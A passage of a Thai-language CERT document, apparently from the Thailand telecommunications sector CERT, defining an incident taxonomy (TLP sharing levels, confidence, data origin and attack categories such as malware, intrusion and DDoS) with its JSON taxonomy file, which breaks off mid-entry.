TTC-CERT:malicious-code="spyware"	Malicious code ชนิด spyware ซึ่งเป็นซอฟต์แวร์ที่ถูกเขียนขึ้นมาเพื่อสอดส่อง (spy) การใช้งานเครื่องคอมพิวเตอร์ของเหยื่อจากผู้ที่ไม่หวังดี โดยจะทำการส่งข้อมูลการใช้งานไปในเครื่องปลายทางที่ spyware ได้ระบุเอาไว้
TTC-CERT:malicious-code="rootkit"	Malicious code ชนิด rootkit ซึ่งเป็นซอฟต์แวร์ที่เปลี่ยนแปลงการทำงานของระบบปฏิบัติการเพื่อดำเนินการที่เป็นอันตรายกลับเหยื่อในลักษณะที่ซ่อนเร้นอยู่ในระบบปฏิบัติการของเครื่องคอมพิวเตอร์
TTC-CERT:information-gathering="scanner"	การโจมตีที่ส่ง request ไปยังระบบเพื่อค้นหาจุดอ่อนของระบบหรือเพื่อสำรวจว่าระบบมี parameter อย่างไร นอกจากนี้ยังรวมถึงกระบวนการทดสอบบางประเภทเพื่อรวบรวมข้อมูลเกี่ยวกับ host, service, account เช่น fingerd, DNS querying, ICMP, SMTP (EXPN, RCPT,) เป็นต้น
TTC-CERT:information-gathering="sniffing"	การอ่านข้อมูลและ/หรือ การบันทึกข้อมูลของการรับส่งข้อมูลผ่านเครือข่ายคอมพิวเตอร์
TTC-CERT:information-gathering="social-engineering"	การรวบรวมข้อมูลจากมนุษย์ด้วยวิธีที่ไม่ใช้วิธีการทางเทคนิค เช่น การโกหก การใช้กลอุบาย การให้สินบน หรือ การคุกคาม
TTC-CERT:intrusion-attempts="exploit-known-vuln"	การพยายามที่จะโจมตีระบบ หรือขัดขวางการให้บริการใดๆของระบบ โดยโจมตีผ่านช่องโหว่ที่ถูกเปิดเผยแล้ว (known vulnerabilities)

TTC-CERT:intrusion-attempts="login-attempts"	การพยายามเข้าสู่ระบบด้วยวิธีการต่าง ๆ เช่น guessing/ cracking of passwords, brute force, password spraying
TTC-CERT:intrusion-attempts="new-attack-signature"	การพยายามที่จะโจมตีระบบ หรือขัดขวางการให้บริการใดๆของระบบ โดยโจมตีผ่านช่องโหว่ที่ไม่รู้จัก (unknown vulnerabilities)
TTC-CERT:intrusion="privileged-account-compromise"	บัญชีผู้ใช้งานผู้มีสิทธิ์สูง (privileged account) ในระบบหรือแอปพลิเคชัน (service) ถูก compromise ส่งผลให้ระบบหรือแอปพลิเคชัน (service) ถูก compromise อย่างสมบูรณ์
TTC-CERT:intrusion="unprivileged-account-compromise"	บัญชีผู้ใช้งานปกติ (unprivileged account) ในระบบหรือแอปพลิเคชัน (service) ถูก compromise แต่ผู้โจมตียังไม่สามารถยกระดับสิทธิ์ให้เทียบเท่าบัญชีผู้ใช้งานผู้มีสิทธิ์สูงในระบบหรือแอปพลิเคชัน (service) ได้
TTC-CERT:intrusion="botnet-member"	ระบบหรือแอปพลิเคชัน (service) ถูก compromise และเป็นส่วนหนึ่งของบ็อตเน็ต
TTC-CERT:intrusion="domain-compromise"	domain controller ถูก compromise เช่น active directory ถูกโจมตีด้วยวิธี “pass the ticket” หรือ ถูกโจมตีด้วยวิธี “ad dumps”
TTC-CERT:intrusion="application-compromise"	แอปพลิเคชัน (service) ถูก compromise โดยผู้โจมตีมีการเข้าถึงข้อมูลในเครื่องแม่ข่ายที่ให้บริการข้อมูลกับแอปพลิเคชัน (frontend) เช่น CMDB, Database, Backend services เป็นต้น
TTC-CERT:availability="dos"	ผู้โจมตีพยายามโจมตีไม่ให้ผู้ใช้งานปกติเข้าถึงข้อมูลหรือบริการ
TTC-CERT:availability="ddos"	รูปแบบของการโจมตีทางอิเล็กทรอนิกส์ที่ใช้คอมพิวเตอร์หรืออุปกรณ์อิเล็กทรอนิกส์อื่น ๆ หลาย ๆ เครื่อง ในการส่งคำขอซ้ำ ๆ (HTTP requests, pings, TCP or UDP Flood) ไปยังเครื่องแม่ข่ายหรือระบบหรือแอปพลิเคชัน (service) เพื่อทำให้บริการไม่สามารถเข้าถึงได้ในช่วงเวลาหนึ่ง
TTC-CERT:availability="sabotage"	การก่อวินาศกรรม - การกระทำโดยเจตนาและมุ่งร้ายซึ่งส่งผลให้กระบวนการตามปกติถูกหยุดชะงัก หรือ ถูก

	ทำลาย หรือ สร้างความเสียหายให้กับสิ่งอุปกรณ์หรือข้อมูล
TTC-CERT:availability="outage"	ความไม่พร้อมใช้งานของระบบ ซึ่งเกิดจากอุบัติเหตุ
TTC-CERT:information-content-security="unauthorised-information-access"	การเข้าถึงข้อมูลโดยไม่ได้รับอนุญาต
TTC-CERT:information-content-security="unauthorised-information-modification"	การปลอมแปลงข้อมูลหรือการแก้ไขข้อมูลโดยไม่ได้รับอนุญาต
TTC-CERT:fraud="phishing"	การปลอมตัวเป็นหน่วยงานอื่นเพื่อชักชวนให้ผู้ใช้งานหรือเหยื่อเปิดเผยข้อมูล หรือดำเนินการต่าง ๆ ตามที่ต้องการ
TTC-CERT:malware="infection"	ตรวจพบมัลแวร์ในระบบ
TTC-CERT:malware="distribution"	มัลแวร์ที่ถูกแนบมากับข้อความหรือข้อความในอีเมลที่มี link ไปยัง URL หรือหมายเลข IP ที่เป็นอันตราย
TTC-CERT:malware="command-and-control"	ระบบที่ถูกใช้เป็น Command-and-control ของ Botnet นอกจากนี้ยังหมายถึงระบบที่ใช้เป็นจุดรวบรวมข้อมูลที่ Botnet ขโมยข้อมูลมาฝากไว้
TTC-CERT:malware="malicious-connection"	ระบบพยายามเข้าถึง port ที่มีความเกี่ยวข้องกับมัลแวร์บางประเภท หรือ ระบบพยายามเข้าถึงหมายเลข IP หรือ URL ที่มีความเกี่ยวข้องกับมัลแวร์บางประเภท เช่น Command-and-control
TTC-CERT:false-positive-risk="low"	ความเสี่ยงที่จะเป็น false positive อยู่ในระดับต่ำ มีความมั่นใจความถูกต้องของข้อมูลมากกว่า 75%
TTC-CERT:false-positive-risk="medium"	ความเสี่ยงที่จะเป็น false positive อยู่ในระดับปานกลาง มีความมั่นใจความถูกต้องของข้อมูลอยู่ในระหว่าง 25% - 75%
TTC-CERT:false-positive-risk="high"	ความเสี่ยงที่จะเป็น false positive อยู่ในระดับสูง มีความมั่นใจความถูกต้องของข้อมูลน้อยกว่า 25%
TTC-CERT:other	เหตุการณ์ทั้งหมดที่ไม่เข้ากับหมวดหมู่ที่กำหนดไว้ จะถูกใส่ไว้ในหมวดนี้ หากจำนวนเหตุการณ์ในหมวดนี้เพิ่มขึ้น

	แสดงว่าจะต้องดำเนินการปรับปรุงหมวดหมู่ที่ใช้จำแนก
TTC-CERT:test	ใช้สำหรับการทดสอบต่าง ๆ โดยศูนย์ TTC-CERT
TTC-CERT:drill	ใช้สำหรับการ drill ต่าง ๆ โดยศูนย์ TTC-CERT

ทั้งนี้ แต่ละเหตุการณ์ (Event) ควรมีการกำหนด taxonomy อย่างน้อย ดังนี้

1. Traffic Light Protocol (TLP) taxonomy
2. กำหนดความถูกต้องของข้อมูล (Confidence taxonomy) และ
3. แหล่งที่มาของข้อมูล (Origin taxonomy)

ไฟล์รูปแบบ json สำหรับ TTC-CERT Taxonomy Library


```
{
  "namespace": "TTC-CERT",
  "description": "Thailand Telecommunications Sector CERT https://www.ttc-cert.or.th/",
  "version": 8,
  "predicates": [
    {
      "value": "TLP",
      "expanded":"เกณฑ์การกำหนดการแชร์ข้อมูลภัยคุกคามทางไซเบอร์ของภาคส่วนโทรคมนาคม - Telecommunications Sector Traffic Light Protocol (TLP) เวอร์ชั่น 2.0"
    },
    {
      "value": "confidence",
      "expanded":"เกณฑ์การกำหนดความถูกต้องของข้อมูล"
    },
    {
      "value": "origin",
      "expanded":"เกณฑ์การกำหนดแหล่งที่มาของข้อมูล"
    },
```

{
"value": "abusive-content",
"expanded":"abusive content"
},
{
"value": "malicious-code",
"expanded":"malicious code"
},
{
"value": "information-gathering",
"expanded":"information gathering"
},
{
"value": "intrusion-attempts",
"expanded":"intrusion attempts"
},
{
"value": "intrusion",
"expanded":"intrusion"
},
{
"value": "availability",
"expanded":"availability"
},
{
"value": "information-content-security",
"expanded":"information content security"
},
{
"value": "fraud",

```
      "expanded":"fraud"
    },
    {
      "value": "malware",
      "expanded":"malware"
    },
    {
      "value": "false-positive-risk",
      "expanded":"false positive risk"
    },
    {
      "value": "other",
      "expanded":"เหตุการณ์ทั้งหมดที่ไม่เข้ากับหมวดหมู่ที่กำหนดไว้ จะถูกใส่ไว้ในหมวดนี้ หากจำนวนเหตุการณ์ในหมวดนี้เพิ่มขึ้นแสดงว่าจะต้องดำเนินการปรับปรุงหมวดหมู่ที่ใช้จำแนก"
    },
    {
      "value": "test",
      "expanded":"ใช้สำหรับการทดสอบต่าง ๆ โดยศูนย์ TTC-CERT"
    },
    {
      "value": "drill",
      "expanded":"ใช้สำหรับการ drill ต่าง ๆ โดยศูนย์ TTC-CERT"
    }
  ],
  "values": [
    {
      "predicate": "TLP",
      "entry": [
        {
          "value": "red",
```

"colour":"#FF0033",
"expanded": "(TLP:RED) เป็นข้อมูลที่ไม่สามารถเปิดเผยหรือเผยแพร่ได้ จำกัดเฉพาะผู้ที่มีสิทธิ์ได้รับข้อมูลเท่านั้น ข้อมูลชนิดนี้ (TLP:RED) ควรใช้เมื่อข้อมูลมีความเกี่ยวข้องกับข้อมูลส่วนบุคคล หรือ ส่งผลกระทบต่อการดำเนินงาน หรือ ความเป็นส่วนตัว หรือ ชื่อเสียงของบุคคล องค์กร หรือ ภาครัฐ หากข้อมูลถูกนำไปใช้ในทางที่ผิด ผู้ได้รับข้อมูลต้องไม่เปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:RED) ให้กับบุคคลใด ๆ นอกเหนือจากที่ผู้ส่งข้อมูลได้ระบุไว้"
}
]
},
{
"predicate": "TLP",
"entry": [
{
"value": "amber+strict",
"colour":"#FFC000",
"expanded": "(TLP:AMBER+STRICT) เป็นข้อมูลที่เปิดเผยหรือเผยแพร่ได้อย่างจำกัด ซึ่งผู้รับข้อมูลสามารถเผยแพร่ข้อมูลชนิดนี้ได้เฉพาะภายในหน่วยงานหรือองค์กรของผู้มีสิทธิ์ได้รับข้อมูลเท่านั้น (TLP:AMBER+STRICT) เป็นข้อมูลที่เปิดเผยหรือเผยแพร่ สำหรับการสนับสนุนในการดำเนินการแก้ไขหรือป้องกันภัยคุกคามทางไซเบอร์ได้อย่างมีประสิทธิภาพ แต่อาจส่งผลกระทบต่อการดำเนินงาน หรือ ความเป็นส่วนตัว หรือ ชื่อเสียงของบุคคล องค์กร หากถูกเผยแพร่ออกไปภายนอกหน่วยงานหรือองค์กรของผู้ได้รับข้อมูล ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:AMBER+STRICT) จำกัดเฉพาะภายในหน่วยงานหรือองค์กรของผู้มีสิทธิ์ได้รับข้อมูลเท่านั้น ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:AMBER+STRICT) กับผู้ที่เกี่ยวข้องในหน่วยงานหรือองค์กรที่เกี่ยวข้องโดยตรงกับข้อมูลชนิดนี้ เพื่อปกป้องตนเองหรือป้องกันอันตรายที่อาจเกิดขึ้น ผู้ส่งข้อมูลมีสิทธิ์ที่จะระบุข้อจำกัดในการเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:AMBER+STRICT) เพิ่มเติม ซึ่งผู้ได้รับข้อมูลจะต้องปฏิบัติตามโดยเคร่งครัด หมายเหตุ ควรใช้ (TLP:AMBER+STRICT) เพื่อจำกัดการเปิดเผยหรือเผยแพร่ให้เฉพาะภายในหน่วยงานหรือองค์กรของผู้มีสิทธิ์ได้รับข้อมูลเท่านั้น"
}
]
},

{
"predicate": "TLP",
"entry": [
{
"value": "amber",
"colour":"#FFC000",
"expanded": "(TLP:AMBER) เป็นข้อมูลที่เปิดเผยหรือเผยแพร่ได้อย่างจำกัด ซึ่งผู้รับข้อมูลสามารถเผยแพร่ข้อมูลชนิดนี้ได้ เฉพาะเมื่อจำเป็นต้องรู้ (need-to-know basis) ภายในหน่วยงานหรือองค์กรและลูกค้าของสมาชิกที่เกี่ยวข้องโดยตรงกับข้อมูลชนิดนี้เท่านั้น (TLP:AMBER) เป็นข้อมูลที่เปิดเผยหรือเผยแพร่สำหรับการสนับสนุนในการดำเนินการแก้ไขหรือป้องกันภัยคุกคามทางไซเบอร์ได้อย่างมีประสิทธิภาพ แต่อาจส่งผลกระทบต่อการดำเนินงาน หรือ ความเป็นส่วนตัว หรือ ชื่อเสียงของบุคคล องค์กร หากถูกเผยแพร่ออกไปภายนอกหน่วยงานหรือองค์กรของผู้ได้รับข้อมูล ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:AMBER) จำกัดเฉพาะเมื่อจำเป็นต้องรู้ (need-to-know basis) ภายในหน่วยงานหรือองค์กรและลูกค้าของสมาชิกที่เกี่ยวข้องโดยตรงกับข้อมูลชนิดนี้เท่านั้น ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:AMBER) กับลูกค้าของสมาชิกที่เกี่ยวข้องโดยตรงกับข้อมูลชนิดนี้ เพื่อปกป้องตนเองหรือป้องกันอันตรายที่อาจเกิดขึ้น ผู้ส่งข้อมูลมีสิทธิ์ที่จะระบุข้อจำกัดในการเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:AMBER) เพิ่มเติม (เช่น TLP:AMBER+STRICT) ซึ่งผู้ได้รับข้อมูลจะต้องปฏิบัติตามโดยเคร่งครัด"
}
]
},
{
"predicate": "TLP",
"entry": [
{
"value": "green",
"colour":"#33FF00",
"expanded": "(TLP:GREEN) เป็นข้อมูลที่เปิดเผยหรือเผยแพร่ได้จำกัดเฉพาะระหว่างหน่วยงานหรือองค์กรที่เป็นสมาชิกศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม ตามที่กำหนดไว้ใน (1) สมาชิกประเภทผู้ประกอบกิจการโทรคมนาคม เท่านั้น (TLP:GREEN) เป็นข้อมูลที่เป็นประโยชน์กับสมาชิกของ ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม ใน

การสร้างความตระหนักให้กับหน่วยงาน องค์กร หรือผู้ที่เกี่ยวข้อง ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:GREEN) เฉพาะระหว่างหน่วยงานหรือองค์กรของสมาชิก ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม เท่านั้น และต้องไม่เผยแพร่สู่สาธารณะ โดยการส่งต่อข้อมูลต้องไม่ใช้ช่องทางสาธาณะที่ทำให้ข้อมูลแพร่กระจายในวงกว้าง ในกรณีที่องค์กรหรือหน่วยงานของผู้ได้รับข้อมูลมี บริษัทใหญ่ หรือ บริษัทย่อย หรือ บริษัทร่วม หรือ บริษัทย่อยลำดับเดียวกัน (ตามนิยามใน ผนวก จ) ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:GREEN) ได้เฉพาะการนำข้อมูลที่ได้รับไปใช้เพื่อวัตถุประสงค์ในการป้องกันภัยคุกคามทางไซเบอร์ของหน่วยงานหรือองค์กรของสมาชิกที่อยู่ในขอบเขตของภาคส่วนโทรคมนาคมเท่านั้น เช่น บริษัท A เป็นบริษัทผู้ประกอบกิจการโทรคมนาคมและเป็นสมาชิกของศูนย์ TTC-CERT บริษัท A สามารถนำข้อมูลแบบ TLP:GREEN ไปใช้ได้กับหน่วยงานหรือส่วนงานที่ IT Security Officer (หรือเทียบเท่า) ของบริษัท A รับผิดชอบเท่านั้น หากบริษัท A มีบริษัทใหญ่ชื่อบริษัท B ซึ่งไม่ได้อยู่ในภาคส่วนโทรคมนาคมและมีหน่วยงานหรือส่วนงาน IT Security ของบริษัท B เองแล้วนั้น บริษัท A จะไม่สามารถแชร์ข้อมูลแบบ TLP:GREEN ไปให้บริษัท B ได้"

```
        }
      ]
    },
    {
      "predicate": "TLP",
      "entry": [
        {
          "value": "clear",
          "colour":"#FFFFFF",
          "expanded": "(TLP:CLEAR) เป็นข้อมูลที่สามารถเปิดเผยหรือเผยแพร่สู่สาธารณะได้โดยไม่มีข้อจำกัด (TLP:CLEAR) เป็นข้อมูลที่เปิดเผยหรือเผยแพร่สู่สาธารณะแล้วไม่ส่งผลกระทบต่อการดำเนินงาน หรือ ความเป็นส่วนตัว หรือ ชื่อเสียงของบุคคล องค์กร และ/หรือ ภาครัฐใด ๆ ตลอดจนการเผยแพร่ข้อมูลชนิดนี้ (TLP:CLEAR) สู่สาธารณะ ต้องสอดคล้องกับหลักกฎหมายระหว่างประเทศ และ/หรือ กฎหมายภายในประเทศที่เกี่ยวข้อง ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:CLEAR) สู่สาธารณะได้ภายใต้หลักกฎหมายระหว่างประเทศ และ/หรือ กฎหมายภายในประเทศที่เกี่ยวข้อง"
        }
      ]
    },
```

```
  {
    "predicate": "TLP",
    "entry": [
      {
        "value": "white",
        "colour":"#FFFFFF",
        "expanded": "(TLP:WHITE) เป็นข้อมูลที่สามารถเปิดเผยหรือเผยแพร่สู่สาธารณะได้โดยไม่มีข้อจำกัด (TLP:WHITE) เป็นข้อมูลที่เปิดเผยหรือเผยแพร่สู่สาธารณะแล้วไม่ส่งผลกระทบต่อการดำเนินงาน หรือ ความเป็นส่วนตัว หรือ ชื่อเสียงของบุคคล องค์กร และ/หรือ ภาครัฐใด ๆ ตลอดจนการเผยแพร่ข้อมูลชนิดนี้ (TLP:WHITE) สู่สาธารณะ ต้องสอดคล้องกับหลักกฎหมายระหว่างประเทศ และ/หรือ กฎหมายภายในประเทศที่เกี่ยวข้อง ผู้ได้รับข้อมูลสามารถเปิดเผยหรือเผยแพร่ข้อมูลชนิดนี้ (TLP:WHITE) สู่สาธารณะได้ภายใต้หลักกฎหมายระหว่างประเทศ และ/หรือ กฎหมายภายในประเทศที่เกี่ยวข้อง"
      }
    ]
  },
  {
    "predicate": "confidence",
    "entry": [
      {
        "value": "ข้อมูลได้รับการยืนยัน",
        "colour":"#39863e",
        "expanded": "ข้อมูลได้รับการยืนยันจากแหล่งข่าว 4 แหล่งขึ้นไป"
      }
    ]
  },
  {
    "predicate": "confidence",
    "entry": [
      {
        "value": "ข้อมูลมีทางว่าจะเป็นจริง",
```

```
        "colour":"#75b749",
        "expanded": "ข้อมูลได้รับการยืนยันจากแหล่งข่าว 2 แหล่งขึ้นไป"
      }
    ]
  },
  {
    "predicate": "confidence",
    "entry": [
      {
        "value": "ข้อมูลไม่ทราบว่าจริงหรือไม่",
        "colour":"#c8e9af",
        "expanded": "ข้อมูลไม่ได้รับการยืนยันจากแหล่งข่าวอื่น"
      }
    ]
  },
  {
    "predicate": "origin",
    "entry": [
      {
        "value": "manual_investigation",
        "colour":"#95bbe5",
        "expanded": "ข้อมูลที่รวบรวมโดยนักวิเคราะห์, incident responder, ผู้เชี่ยวชาญด้าน digita
forensic เป็นต้น"
      }
    ]
  },
  {
    "predicate": "origin",
    "entry": [
      {
```

```
        "value": "honeypot",
        "colour":"#95bbe5",
        "expanded": "ข้อมูลที่มาจาก honeypots"
      }
    ]
  },
  {
    "predicate": "origin",
    "entry": [
      {
        "value": "sandbox",
        "colour":"#95bbe5",
        "expanded": "ข้อมูลที่มาจาก sandbox"
      }
    ]
  },
  {
    "predicate": "origin",
    "entry": [
      {
        "value": "email",
        "colour":"#95bbe5",
        "expanded": "ข้อมูลที่มาจาก email infrastructure"
      }
    ]
  },
  {
    "predicate": "origin",
    "entry": [
      {
```

```
      "value": "3rd-party",
      "colour":"#95bbe5",
      "expanded": "ข้อมูลที่มาจาก 3rd-party"
    }
  ]
},
{
  "predicate": "origin",
  "entry": [
    {
      "value": "report",
      "colour":"#95bbe5",
      "expanded": "ข้อมูลที่มาจากรายงานต่าง ๆ"
    }
  ]
},
{
  "predicate": "origin",
  "entry": [
    {
      "value": "other",
      "colour":"#95bbe5",
      "expanded": "ข้อมูลที่มาจากแหล่งข้อมูลอื่น ๆ ที่ไม่เข้าพวก"
    }
  ]
},
{
  "predicate": "origin",
  "entry": [
    {
```

```
        "value": "unknown",
        "colour":"#95bbe5",
        "expanded": "ไม่ทราบที่มาของข้อมูล"
      }
    ]
  },
  {
    "predicate": "abusive-content",
    "entry": [
      {
        "value": "spam",
        "colour":"#f3c1e8",
        "expanded": "สแปม หรือ อีเมลจำนวนมากที่ไม่ได้ร้องขอ หมายถึงผู้รับไม่ได้ให้สิทธิ์สำหรับข้อความที่จะส่งและข้อความนั้นถูกส่งโดยเป็นส่วนหนึ่งของกลุ่มข้อความที่มีขนาดใหญ่ขึ้นโดยทั้งหมดมีเนื้อหาเหมือนกัน"
      }
    ]
  },
  {
    "predicate": "malicious-code",
    "entry": [
      {
        "value": "virus",
        "colour":"#f3c1e8",
        "expanded": "Malicious code ชนิด virus ที่แพร่กระจายผ่านไฟล์"
      }
    ]
  },
  {
    "predicate": "malicious-code",
```

```
    "entry": [
      {
        "value": "worm",
        "colour":"#f3c1e8",
        "expanded": "Malicious code ชนิด worm ที่สามารถแพร่กระจายตัวเองไปยังคอมพิวเตอร์เครื่องอื่นในเครือข่ายโดยไม่ต้องมีการโต้ตอบกับผู้ใช้"
      }
    ]
  },
  {
    "predicate": "malicious-code",
    "entry": [
      {
        "value": "ransomware",
        "colour":"#f3c1e8",
        "expanded": "Malicious code ชนิด ransomware ซึ่งเป็นซอฟต์แวร์ที่เป็นอันตรายและบล็อกการเข้าถึงข้อมูลของเหยื่อโดยการเข้ารหัสข้อมูลหรือขู่ว่าจะเผยแพร่จนกว่าจะมีการจ่ายค่าไถ่"
      }
    ]
  },
  {
    "predicate": "malicious-code",
    "entry": [
      {
        "value": "trojan",
        "colour":"#f3c1e8",
        "expanded":"Malicious code ชนิด trojan ซึ่งเป็นซอฟต์แวร์ที่เป็นอันตรายที่ถูกออกแบบขึ้นมาเพื่อแอบแฝง กระทำการบางอย่างในเครื่องคอมพิวเตอร์ของเหยื่อจากผู้ที่ไม่หวังดี"
      }
    ]
```

```
  },
  {
    "predicate": "malicious-code",
    "entry": [
      {
        "value": "spyware",
        "colour":"#f3c1e8",
        "expanded":"Malicious code ชนิด spyware ซึ่งเป็นซอฟต์แวร์ที่ถูกเขียนขึ้นมาเพื่อสอดส่อง (spy) การใช้งานเครื่องคอมพิวเตอร์ของเหยื่อจากผู้ที่ไม่หวังดี โดยจะทำการส่งข้อมูลการใช้งานไปในเครื่องปลายทางที่ spyware ได้ระบุเอาไว้"
      }
    ]
  },
  {
    "predicate": "malicious-code",
    "entry": [
      {
        "value": "rootkit",
        "colour":"#f3c1e8",
        "expanded":"Malicious code ชนิด rootkit ซึ่งเป็นซอฟต์แวร์ที่เปลี่ยนแปลงการทำงานของระบบปฏิบัติการเพื่อดำเนินการที่เป็นอันตรายกลับเหยื่อในลักษณะที่ซ่อนเร้นอยู่ในระบบปฏิบัติการของเครื่องคอมพิวเตอร์"
      }
    ]
  },
  {
    "predicate": "information-gathering",
    "entry": [
      {
        "value": "scanner",
```

```
        "colour":"#f3c1e8",
        "expanded":"การโจมตีที่ส่ง request ไปยังระบบเพื่อค้นหาจุดอ่อนของระบบหรือเพื่อสำรวจว่าระบบมี parameter อย่างไร นอกจากนี้ยังรวมถึงกระบวนการทดสอบบางประเภทเพื่อรวบรวมข้อมูลเกี่ยวกับ host, service, account เช่น  fingerd, DNS querying, ICMP, SMTP (EXPN, RCPT,) เป็นต้น"
      }
    ]
  },
  {
    "predicate": "information-gathering",
    "entry": [
      {
        "value": "sniffing",
        "colour":"#f3c1e8",
        "expanded":"การอ่านข้อมูลและ/หรือ การบันทึกข้อมูลของการรับส่งข้อมูลผ่านเครือข่ายคอมพิวเตอร์"
      }
    ]
  },
  {
    "predicate": "information-gathering",
    "entry": [
      {
        "value": "social-engineering",
        "colour":"#f3c1e8",
        "expanded":"การรวบรวมข้อมูลจากมนุษย์ด้วยวิธีที่ไม่ใช้วิธีการทางเทคนิค เช่น การโกหก การใช้กลอุบาย การให้สินบน หรือ การคุกคาม"
      }
    ]
  },
  {
```

```
    "predicate": "intrusion-attempts",
    "entry": [
     {
       "value": "exploit-known-vuln",
       "colour":"#f3c1e8",
       "expanded":"การพยายามที่จะโจมตีระบบ หรือขัดขวางการให้บริการใดๆของระบบ โดยโจมตีผ่านช่องโหว่ที่ถูกเปิดเผยแล้ว (known vulnerabilities)"
     }
    ]
   },
   {
    "predicate": "intrusion-attempts",
    "entry": [
     {
       "value": "login-attempts",
       "colour":"#f3c1e8",
       "expanded":"การพยายามเข้าสู่ระบบด้วยวิธีการต่าง ๆ เช่น guessing/ cracking of passwords, brute force, password spraying"
     }
    ]
   },
   {
    "predicate": "intrusion-attempts",
    "entry": [
     {
       "value": "new-attack-signature",
       "colour":"#f3c1e8",
       "expanded":"การพยายามที่จะโจมตีระบบ หรือขัดขวางการให้บริการใดๆของระบบ โดยโจมตีผ่านช่องโหว่ที่ไม่รู้จัก (unknown vulnerabilities)"
     }
```

```
    ]
  },
  {
    "predicate": "intrusion",
    "entry": [
      {
        "value": "privileged-account-compromise",
        "colour":"#f3c1e8",
        "expanded":"บัญชีผู้ใช้งานผู้มีสิทธิ์สูง (privileged account) ในระบบหรือแอปพลิเคชัน (service) ถูก compromise ส่งผลให้ระบบหรือแอปพลิเคชัน (service) ถูก compromise อย่างสมบูรณ์ "
      }
    ]
  },
  {
    "predicate": "intrusion",
    "entry": [
      {
        "value": "unprivileged-account-compromise",
        "colour":"#f3c1e8",
        "expanded":"บัญชีผู้ใช้งานปกติ (unprivileged account) ในระบบหรือแอปพลิเคชัน (service) ถูก compromise แต่ผู้โจมตียังไม่สามารถยกระดับสิทธิ์ให้เทียบเท่าบัญชีผู้ใช้งานผู้มีสิทธิ์สูงในระบบหรือแอปพลิเคชัน (service) ได้"
      }
    ]
  },
  {
    "predicate": "intrusion",
    "entry": [
      {
        "value": "botnet-member",
```

```
        "colour":"#f3c1e8",
        "expanded":"ระบบหรือแอปพลิเคชัน (service) ถูก compromise และเป็นส่วนหนึ่งของบ็อตเน็ต"
       }
     ]
    },
    {
     "predicate": "intrusion",
     "entry": [
      {
        "value": "domain-compromise",
        "colour":"#f3c1e8",
        "expanded":"domain controller ถูก compromise เช่น active directory ถูกโจมตีด้วยวิธี pass the ticket หรือ ถูกโจมตีด้วยวิธี AD dumps"
       }
     ]
    },
    {
     "predicate": "intrusion",
     "entry": [
      {
        "value": "application-compromise",
        "colour":"#f3c1e8",
        "expanded":"แอปพลิเคชัน (service) ถูก compromise โดยผู้โจมตีมีการเข้าถึงข้อมูลในเครื่องแม่ข่ายที่ให้บริการข้อมูลกับแอปพลิเคชัน (frontend) เช่น CMDB, Database,  Backend services เป็นต้น "
       }
     ]
    },
    {
     "predicate": "availability",
     "entry": [
```

```
      {
        "value": "dos",
        "colour":"#f3c1e8",
        "expanded":"ผู้โจมตีพยายามโจมตีไม่ให้ผู้ใช้งานปกติเข้าถึงข้อมูลหรือบริการ"
      }
    ]
  },
  {
    "predicate": "availability",
    "entry": [
      {
        "value": "ddos",
        "colour":"#f3c1e8",
        "expanded":"รูปแบบของการโจมตีทางอิเล็กทรอนิกส์ที่ใช้คอมพิวเตอร์หรืออุปกรณ์อิเล็กทรอนิกส์อื่น ๆ หลาย ๆ เครื่อง ในการส่งคำขอซ้ำ ๆ (HTTP requests, pings, TCP or UDP Flood) ไปยังเครื่องแม่ข่าย หรือระบบหรือแอปพลิเคชัน (service) เพื่อทำให้บริการไม่สามารถเข้าถึงได้ในช่วงเวลาหนึ่ง"
      }
    ]
  },
  {
    "predicate": "availability",
    "entry": [
      {
        "value": "sabotage",
        "colour":"#f3c1e8",
        "expanded":"การก่อวินาศกรรม - การกระทำโดยเจตนาและมุ่งร้ายซึ่งส่งผลให้กระบวนการตามปกติถูกหยุดชะงัก หรือ ถูกทำลาย หรือ สร้างความเสียหายให้กับสิ่งอุปกรณ์หรือข้อมูล"
      }
    ]
  },
```

```
{
  "predicate": "availability",
  "entry": [
    {
      "value": "outage",
      "colour":"#f3c1e8",
      "expanded":"ความไม่พร้อมใช้งานของระบบ ซึ่งเกิดจากอุบัติเหตุ"
    }
  ]
},
{
  "predicate": "information-content-security",
  "entry": [
    {
      "value": "unauthorised-information-access",
      "colour":"#f3c1e8",
      "expanded":"การเข้าถึงข้อมูลโดยไม่ได้รับอนุญาต"
    }
  ]
},
{
  "predicate": "information-content-security",
  "entry": [
    {
      "value": "unauthorised-information-modification",
      "colour":"#f3c1e8",
      "expanded":"การปลอมแปลงข้อมูลหรือการแก้ไขข้อมูลโดยไม่ได้รับอนุญาต"
    }
  ]
},
```

```
  {
    "predicate": "fraud",
    "entry": [
      {
        "value": "phishing",
        "colour":"#f3c1e8",
        "expanded":"การปลอมตัวเป็นหน่วยงานอื่นเพื่อชักชวนให้ผู้ใช้งานหรือเหยื่อเปิดเผยข้อมูล หรือดำเนินการต่าง ๆ ตามที่ต้องการ "
      }
    ]
  },
  {
    "predicate": "malware",
    "entry": [
      {
        "value": "infection",
        "colour":"#f3c1e8",
        "expanded":"ตรวจพบมัลแวร์ในระบบ"
      }
    ]
  },
  {
    "predicate": "malware",
    "entry": [
      {
        "value": "distribution",
        "colour":"#f3c1e8",
